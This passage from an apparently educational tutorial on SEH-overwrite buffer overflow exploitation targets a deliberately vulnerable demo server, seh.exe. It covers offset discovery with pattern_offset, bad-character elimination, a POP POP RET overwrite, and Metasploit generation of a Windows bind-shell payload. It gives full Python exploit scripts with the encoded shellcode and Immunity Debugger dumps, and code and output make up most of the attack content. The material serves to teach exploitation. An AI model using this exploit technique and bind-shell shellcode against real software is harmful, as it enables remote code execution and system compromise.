6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2
Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8B
c9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf
5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2B"

socket.send(buffer)
socket.close()
```

Execute the above exploit program and using Immunity Debugger find the value of Pointer to next SEH Record and Handler address in stack window. Then calculate offset as shown below:

```
root@bt:/opt/framework3/msf3/tools# ./pattern_offset.rb r3Ar
520
root@bt:/opt/framework3/msf3/tools# ./pattern_offset.rb 4Ar5
524
```

r3Ar is the value of Pointer to Next SEH Record, located at offset 520. 4Ar5 is the value of Handler, located at offset 524.



Immunity Debugger - seh.exe - [CPU - main thread, module seh]

```
11111529  > 8917           MOV DWORD PTR DS:[EDI],EDX
1111152B  . 83C7 04        ADD EDI,4
1111152E  > BA FFFEFE7E    MOV EDX,7EFEFEFF
11111533  . 8B01           MOV EAX,DWORD PTR DS:[ECX]
11111535  . 03D0           ADD EDX,EAX
11111537  . 83F0 FF        XOR EAX,FFFFFFFF
1111153A  . 33C2           XOR EAX,EDX
1111153C  . 8B11           MOV EDX,DWORD PTR DS:[ECX]
1111153E  . 83C1 04        ADD ECX,4
11111541  . A9 00010181    TEST EAX,81010100
11111546  .^74 E1          JE SHORT seh.11111529
11111548  . 84D2           TEST DL,DL
1111154A  . 74 34          JE SHORT seh.11111580
1111154C  . 84F6           TEST DH,DH
1111154E  . 74 27          JE SHORT seh.11111577
11111550  . F7C2 0000FF00  TEST EDX,0FF0000
11111556  . 74 12          JE SHORT seh.1111156A
11111558  . F7C2 000000FF  TEST EDX,FF000000
1111155E  . 74 02          JE SHORT seh.11111562
11111560  .^EB C7          JMP SHORT seh.11111529
11111562  > 8917           MOV DWORD PTR DS:[EDI],EDX
11111564  . 8B4424 08      MOV EAX,DWORD PTR SS:[ESP+8]
11111568  . 5F             POP EDI
11111569  . C3             RETN
1111156A  > 66:8917        MOV WORD PTR DS:[EDI],DX
1111156D  . 8B4424 08      MOV EAX,DWORD PTR SS:[ESP+8]
11111571  . C647 02 00     MOV BYTE PTR DS:[EDI+2],0
11111575  . 5F             POP EDI
11111576  . C3             RETN
11111577  > 66:8917        MOV WORD PTR DS:[EDI],DX
1111157A  . 8B4424 08      MOV EAX,DWORD PTR SS:[ESP+8]
1111157E  . 5F             POP EDI
1111157F  . C3             RETN
11111580  > 8817           MOV BYTE PTR DS:[EDI],DL
11111582  . 8B4424 08      MOV EAX,DWORD PTR SS:[ESP+8]
11111586  . 5F             POP EDI
11111587  . C3             RETN
11111588    CC             INT3
11111589    CC             INT3
1111158A    CC             INT3
1111158B    CC             INT3
1111158C    CC             INT3
1111158D    CC             INT3
1111158E    CC             INT3
1111158F    CC             INT3
11111590    56             DB 56                                   CHAR 'V'
11111591    43             DB 43                                   CHAR 'C'
11111592    32             DB 32                                   CHAR '2'
11111593    30             DB 30                                   CHAR '0'
11111594    58             DB 58                                   CHAR 'X'
11111595    43             DB 43                                   CHAR 'C'
11111596    30             DB 30                                   CHAR '0'
11111597    30             DB 30                                   CHAR '0'
11111598  $ 55             PUSH EBP                                Structured exception handler
11111599  . 8BEC           MOV EBP,ESP
1111159B  . 83EC 08        SUB ESP,8
1111159E  . 53             PUSH EBX
1111159F  . 56             PUSH ESI
111115A0  . 57             PUSH EDI
111115A1  . 55             PUSH EBP
```

```
Registers (FPU)
EAX 7EF8FCF0
ECX 0035447C ASCII "Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9Bo0Bo1B
EDX 396C4238
EBX 7FFDC000
ESP 0012FB70
EBP 0012FDA8 ASCII "8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0
ESI 00000000
EDI 00130000 ASCII "Actx "
EIP 11111529 seh.11111529
C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 1  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDF000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)
EFL 00010246 (NO,NB,E,BE,NS,PE,GE,LE)
ST0 empty 0.0000000000000000000
ST1 empty 0.0000000000000000000
ST2 empty 0.0000000000000000000
ST3 empty 0.0000000000000000000
ST4 empty 0.0000000000000000000
ST5 empty 0.0000000000000000000
ST6 empty 0.0000000000000000000
ST7 empty 1.2519775166695107000e-312
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1
```

```
Address   Hex dump      Data                  Comment
1111C000
1111C000
1111C000
1111C000
1111C000
1111C000
1111C000
1111C000
1111C000
1111C000
1111C000
1111C000
1111C000
1111C000
1111C000
1111C000
1111C000
1111C000
1111C000
1111C000
1111C000
1111C000
1111C000
1111C000
1111C000
1111C000
1111C000
1111C000
1111C000
```

```
0012FD60  35704134 4Ap5
0012FD64  41367041 Ap6A
0012FD68  70413770 p7Ap
0012FD6C  39704138 8Ap9
0012FD70  41307141 Aq0A
0012FD74  71413171 q1Aq
0012FD78  33714132 2Aq3
0012FD7C  41347141 Aq4A
0012FD80  71413571 q5Aq
0012FD84  37714136 6Aq7
0012FD88  41387141 Aq8A
0012FD8C  72413971 q9Ar
0012FD90  31724130 0Ar1
0012FD94  41327241 Ar2A
0012FD98  72413372 r3Ar Pointer to next SEH record
0012FD9C  35724134 4Ar5 SE handler
0012FDA0  41367241 Ar6A
0012FDA4  72413772 r7Ar
0012FDA8  39724138 8Ar9
0012FDAC  41307341 As0A
0012FDB0  73413173 s1As
0012FDB4  33734132 2As3
0012FDB8  41347341 As4A
0012FDBC  73413573 s5As
0012FDC0  37734136 6As7
0012FDC4  41387341 As8A
0012FDC8  74413973 s9At
0012FDCC  31744130 0At1
0012FDD0  41327441 At2A
0012FDD4  74413374 t3At
```

```
[15:03:26] Access violation when writing to [00130000] - use Shift+F7/F8/F9 to pass exception to program     Paused
```

Step 3: Eliminate bad characters:

Applications cannot receive certain characters as part of the input string. For example if an application is vulnerable to buffer overflow because of improper use of strcpy like seh.exe, then "\x00" character cannot be part of the input string since strcpy terminates copying source buffer to destination buffer on encounter of "\x00".

So to find out the bad characters use the below c program to display characters from \x00 to \xff and

```
#include <stdio.h>

int main() {

        int c=0;
        printf("\"");
        for(c=0;c<=255;c++) {
                printf("\\x%.2x",c);
        }
        printf("\"");
        return 0;
}
```

Copy the output of the above program ie hex characters (0 to 255) to exploit program as shown below:

Exploit Program:


```
#!/usr/bin/env

import socket, sys

socket = socket.socket(socket.AF_INET,socket.SOCK_STREAM)
socket.connect((sys.argv[1],8888))

buffer = "A" * 520       #Junk
buffer += "BBBB"         #Pointer to Next SEH Record
buffer += "CCCC"         #Handler

#Bad characters?
buffer +=
"\x00\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x
13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20\x21\x22\x23\x24\x25\x26\
x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a
\x3b\x3c\x3d\x3e\x3f\x40\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4
e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60\x61\x
62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\
x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89
\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9
d\x9e\x9f\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\x
b1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0\xc1\xc2\xc3\xc4\
xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8
\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xe
c\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff"

socket.send(buffer)
socket.close()
```

Execute the above exploit program and verify using Immunity Debugger if all hex characters (0 to 255) is copied on to the stack after Handler address location. If not eliminate the not copied hex character from the input string and execute the above program again until all bad characters are identified.

Step 4: Find the address of "POP POP RET" instruction:

Now comes the most important concept behind SEH Exploitation, so pay attention!!. To make things clear let me summarize the happenings when handler address is not overwritten followed by the happenings when handler address is overwritten.

o When the handler address in stack is not overwritten ie handler DWORD in stack contains legitimate handler address the following sequence of events occurs. First when the exception occurs operating system gets control and then it invokes _except_handler3 which then fetches the address of scopetable from program stack and then invokes the user defined filter code based on the try level stored in program stack (If you are not clear please refer SEH Exploit - Part1). The important thing to note in this sequence is when operating system gets control and when its about to invoke _except_handler3 the operating system stack looks like below and the EF (Establisher Frame) field points to the Pointer to Next SEH Record field in program stack.



o From the previous bullet-in we know ESP+2 contains the address of Pointer to Next SEH Record. Hence we need to overwrite the handler address with POP POP RET instruction. After handler overwrite when exception occurs operating system gets control and when it invokes the Handler ie) in this case it's a POP POP RET, EIP would contain the address of Pointer to Next SEH Record, where we can place our shellcode. But since handler address is above the pointer to next seh record field and when we overflow the buffer we need to overwrite the Handler with POP POP RET instruction. So all we are left out with is only 4 bytes for shellcode. But short jmp instruction comes to our rescue here. Once EIP points to address of Pointer to Next SEH Record, have a short jmp instruction in that field so the execution jumps ahead of handler field into shellcode or nop region.

POP POP RET instruction address should be fetched from Non SafeSEH DLL (I will talk about SafeSEH in another post) since seh.exe is a demo program I have harcoded POP POP RET instruction at address 0x111113c8.

Step 5: Generate Shellcode:

Using below metasploit command generate the shellcode.

```
root@bt:/opt/framework3/msf3# ./msfpayload windows/shell_bind_tcp R
| ./msfencode -a x86 -b "\x00" -t c

[*] x86/shikata_ga_nai succeeded with size 368 (iteration=1)

unsigned char buf[] =
"\xbf\xd6\x82\x55\xd0\xdb\xd3\xd9\x74\x24\xf4\x5d\x33\xc9\xb1"
"\x56\x31\x7d\x13\x03\x7d\x13\x83\xed\x2a\x60\xa0\x2c\x3a\xec"
"\x4b\xcd\xba\x8f\xc2\x28\x8b\x9d\xb1\x39\xb9\x11\xb1\x6c\x31"
"\xd9\x97\x84\xc2\xaf\x3f\xaa\x63\x05\x66\x85\x74\xab\xa6\x49"
"\xb6\xad\x5a\x90\xea\x0d\x62\x5b\xff\x4c\xa3\x86\x0f\x1c\x7c"
"\xcc\xbd\xb1\x09\x90\x7d\xb3\xdd\x9e\x3d\xcb\x58\x60\xc9\x61"
"\x62\xb1\x61\xfd\x2c\x29\x0a\x59\x8d\x48\xdf\xb9\xf1\x03\x54"
"\x09\x81\x95\xbc\x43\x6a\xa4\x80\x08\x55\x08\x0d\x50\x91\xaf"
"\xed\x27\xe9\xd3\x90\x3f\x2a\xa9\x4e\xb5\xaf\x09\x05\x6d\x14"
"\xab\xca\xe8\xdf\xa7\xa7\x7f\x87\xab\x36\x53\xb3\xd0\xb3\x52"
"\x14\x51\x87\x70\xb0\x39\x5c\x18\xe1\xe7\x33\x25\xf1\x40\xec"
"\x83\x79\x62\xf9\xb2\x23\xeb\xce\x88\xdb\xeb\x58\x9a\xa8\xd9"
"\xc7\x30\x27\x52\x80\x9e\xb0\x95\xbb\x67\x2e\x68\x43\x98\x66"
"\xaf\x17\xc8\x10\x06\x17\x83\xe0\xa7\xc2\x04\xb1\x07\xbc\xe4"
"\x61\xe8\x6c\x8d\x6b\xe7\x53\xad\x93\x2d\xe2\xe9\x5d\x15\xa7"
"\x9d\x9f\xa9\x56\x02\x29\x4f\x32\xaa\x7f\xc7\xaa\x08\xa4\xd0"
"\x4d\x72\x8e\x4c\xc6\xe4\x86\x9a\xd0\x0b\x17\x89\x73\xa7\xbf"
"\x5a\x07\xab\x7b\x7a\x18\xe6\x2b\xf5\x21\x61\xa1\x6b\xe0\x13"
"\xb6\xa1\x92\xb0\x25\x2e\x62\xbe\x55\xf9\x35\x97\xa8\xf0\xd3"
"\x05\x92\xaa\xc1\xd7\x42\x94\x41\x0c\xb7\x1b\x48\xc1\x83\x3f"
"\x5a\x1f\x0b\x04\x0e\xcf\x5a\xd2\xf8\xa9\x34\x94\x52\x60\xea"
"\x7e\x32\xf5\xc0\x40\x44\xfa\x0c\x37\xa8\x4b\xf9\x0e\xd7\x64"
"\x6d\x87\xa0\x98\x0d\x68\x7b\x19\x3d\x23\x21\x08\xd6\xea\xb0"
"\x08\xbb\x0c\x6f\x4e\xc2\x8e\x85\x2f\x31\x8e\xec\x2a\x7d\x08"
"\x1d\x47\xee\xfd\x21\xf4\x0f\xd4";
root@bt:/opt/framework3/msf3#
```

msfpayload is used to generate the shellcode.
msfencode is used to encode (by eliminating the bad characters) the generated shellcode.


Step 6: Attack:

Now execute the below exploit program

Exploit Program:


```
#!/usr/bin/env

import socket, sys

socket = socket.socket(socket.AF_INET,socket.SOCK_STREAM)
socket.connect((sys.argv[1],8888))

buffer = "A" * 520                #Junk
buffer += "\xeb\x06\x90\x90"      #JMP
buffer += "\xc8\x13\x11\x11"      #PPR
buffer += "\x90" * 50             #NOP's

#Shellcode
#./msfpayload windows/shell_bind_tcp R | ./msfencode -a x86 -b "\x00" -t c
buffer +=("\xbf\xd6\x82\x55\xd0\xdb\xd3\xd9\x74\x24\xf4\x5d\x33\xc9\xb1"
"\x56\x31\x7d\x13\x03\x7d\x13\x83\xed\x2a\x60\xa0\x2c\x3a\xec"
"\x4b\xcd\xba\x8f\xc2\x28\x8b\x9d\xb1\x39\xb9\x11\xb1\x6c\x31"
"\xd9\x97\x84\xc2\xaf\x3f\xaa\x63\x05\x66\x85\x74\xab\xa6\x49"
"\xb6\xad\x5a\x90\xea\x0d\x62\x5b\xff\x4c\xa3\x86\x0f\x1c\x7c"
"\xcc\xbd\xb1\x09\x90\x7d\xb3\xdd\x9e\x3d\xcb\x58\x60\xc9\x61"
"\x62\xb1\x61\xfd\x2c\x29\x0a\x59\x8d\x48\xdf\xb9\xf1\x03\x54"
"\x09\x81\x95\xbc\x43\x6a\xa4\x80\x08\x55\x08\x0d\x50\x91\xaf"
"\xed\x27\xe9\xd3\x90\x3f\x2a\xa9\x4e\xb5\xaf\x09\x05\x6d\x14"
"\xab\xca\xe8\xdf\xa7\xa7\x7f\x87\xab\x36\x53\xb3\xd0\xb3\x52"
"\x14\x51\x87\x70\xb0\x39\x5c\x18\xe1\xe7\x33\x25\xf1\x40\xec"
"\x83\x79\x62\xf9\xb2\x23\xeb\xce\x88\xdb\xeb\x58\x9a\xa8\xd9"
"\xc7\x30\x27\x52\x80\x9e\xb0\x95\xbb\x67\x2e\x68\x43\x98\x66"
"\xaf\x17\xc8\x10\x06\x17\x83\xe0\xa7\xc2\x04\xb1\x07\xbc\xe4"
"\x61\xe8\x6c\x8d\x6b\xe7\x53\xad\x93\x2d\xe2\xe9\x5d\x15\xa7"
"\x9d\x9f\xa9\x56\x02\x29\x4f\x32\xaa\x7f\xc7\xaa\x08\xa4\xd0"
"\x4d\x72\x8e\x4c\xc6\xe4\x86\x9a\xd0\x0b\x17\x89\x73\xa7\xbf"
"\x5a\x07\xab\x7b\x7a\x18\xe6\x2b\xf5\x21\x61\xa1\x6b\xe0\x13"
"\xb6\xa1\x92\xb0\x25\x2e\x62\xbe\x55\xf9\x35\x97\xa8\xf0\xd3"
"\x05\x92\xaa\xc1\xd7\x42\x94\x41\x0c\xb7\x1b\x48\xc1\x83\x3f"
"\x5a\x1f\x0b\x04\x0e\xcf\x5a\xd2\xf8\xa9\x34\x94\x52\x60\xea"
"\x7e\x32\xf5\xc0\x40\x44\xfa\x0c\x37\xa8\x4b\xf9\x0e\xd7\x64"
"\x6d\x87\xa0\x98\x0d\x68\x7b\x19\x3d\x23\x21\x08\xd6\xea\xb0"
"\x08\xbb\x0c\x6f\x4e\xc2\x8e\x85\x2f\x31\x8e\xec\x2a\x7d\x08"
"\x1d\x47\xee\xfd\x21\xf4\x0f\xd4")

socket.send(buffer)
socket.close()
```

As shown in below picture, SE Handler is overwritten with POP POP RETN instruction address and Pointer to next SE Handler Record is overwritten with a short jump instruction.



```
Immunity Debugger - seh.exe - [CPU - main thread, module seh]

1111106F   . C700 0A000000  MOV DWORD PTR DS:[EAX],0A
11111075   > C745 FC FEFFFI MOV DWORD PTR SS:[EBP-4],-2
1111107C   . EB 1D          JMP SHORT seh.1111109B
1111107E   . B8 01000000    MOV EAX,1
11111083   . C3             RETN
11111084   . 8B65 E8        MOV ESP,DWORD PTR SS:[EBP-18]
11111087   . 68 78911111    PUSH seh.11119178                      ASCII "Inside Exception Handler"
1111108C   . E8 6C030000    CALL seh.111113FD
11111091   . 83C4 04        ADD ESP,4
11111094   . C745 FC FEFFFI MOV DWORD PTR SS:[EBP-4],-2
1111109B   > 8B4D F0        MOV ECX,DWORD PTR SS:[EBP-10]
1111109E   . 64:890D 000001 MOV DWORD PTR FS:[0],ECX
111110A5   . 59             POP ECX
111110A6   . 5F             POP EDI
111110A7   . 5E             POP ESI
111110A8   . 5B             POP EBX
111110A9   . 8B4D E4        MOV ECX,DWORD PTR SS:[EBP-1C]
111110AC   . 33CD           XOR ECX,EBP
111110AE   . E8 05050000    CALL seh.111115B8
111110B3   . 8BE5           MOV ESP,EBP
111110B5   . 5D             POP EBP
111110B6   . C3             RETN
111110B7     CC             INT3
111110B8     CC             INT3
111110B9     CC             INT3
111110BA     CC             INT3
111110BB     CC             INT3
111110BC     CC             INT3
111110BD     CC             INT3
111110BE     CC             INT3
111110BF     CC             INT3
111110C0   $ 55             PUSH EBP
111110C1   . 8BEC           MOV EBP,ESP
111110C3   . 81EC C4010000  SUB ESP,1C4
111110C9   . A1 00C01111    MOV EAX,DWORD PTR DS:[1111C000]
111110CE   . 33C5           XOR EAX,EBP
111110D0   . 8945 F8        MOV DWORD PTR SS:[EBP-8],EAX
111110D3   . E8 18030000    CALL seh.111113F0
111110D8   . C785 44FEFFFF  MOV DWORD PTR SS:[EBP-1BC],-1
111110E2   . C785 58FEFFFF  MOV DWORD PTR SS:[EBP-1A8],-1
111110EC   . 68 00080000    PUSH 800
111110F1   . E8 F4080000    CALL seh.111119EA
111110F6   . 83C4 04        ADD ESP,4
111110F9   . 8985 5CFEFFFF  MOV DWORD PTR SS:[EBP-1A4],EAX
111110FF   . 68 00080000    PUSH 800
11111104   . E8 E1080000    CALL seh.111119EA
11111109   . 83C4 04        ADD ESP,4
1111110C   . 8945 FC        MOV DWORD PTR SS:[EBP-4],EAX
1111110F   . C785 60FEFFFF  MOV DWORD PTR SS:[EBP-1A0],800
11111119   . 8D85 68FEFFFF  LEA EAX,DWORD PTR SS:[EBP-198]
1111111F   . 50             PUSH EAX                               [pWSAData
11111120   . 68 02020000    PUSH 202                               |RequestedVersion = 202 (2.2.)
11111125   . FF15 04911111  CALL DWORD PTR DS:[<&WS2_32.#115>]     [WSAStartup
1111112B   . 8985 3CFEFFFF  MOV DWORD PTR SS:[EBP-1C4],EAX
11111131   . 83BD 3CFEFFFF  CMP DWORD PTR SS:[EBP-1C4],0
11111138   . 74 17          JE SHORT seh.11111151
1111113A   . 68 94911111    PUSH seh.11119194                      ASCII "Error at WSAStartup"
1111113F   . E8 B9020000    CALL seh.111113FD
11111144   . 83C4 04        ADD ESP,4
11111147   . B8 01000000    MOV EAX,1

Registers (FPU)
EAX 00000000
ECX 003543C4
EDX 00000041
EBX 7FFD5000
ESP 0012FB74
EBP 0012FDA8
ESI 00000000
EDI 00670067

EIP 1111106F seh.1111106F

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 1  DS 0023 32bit 0(FFFFFFFF)
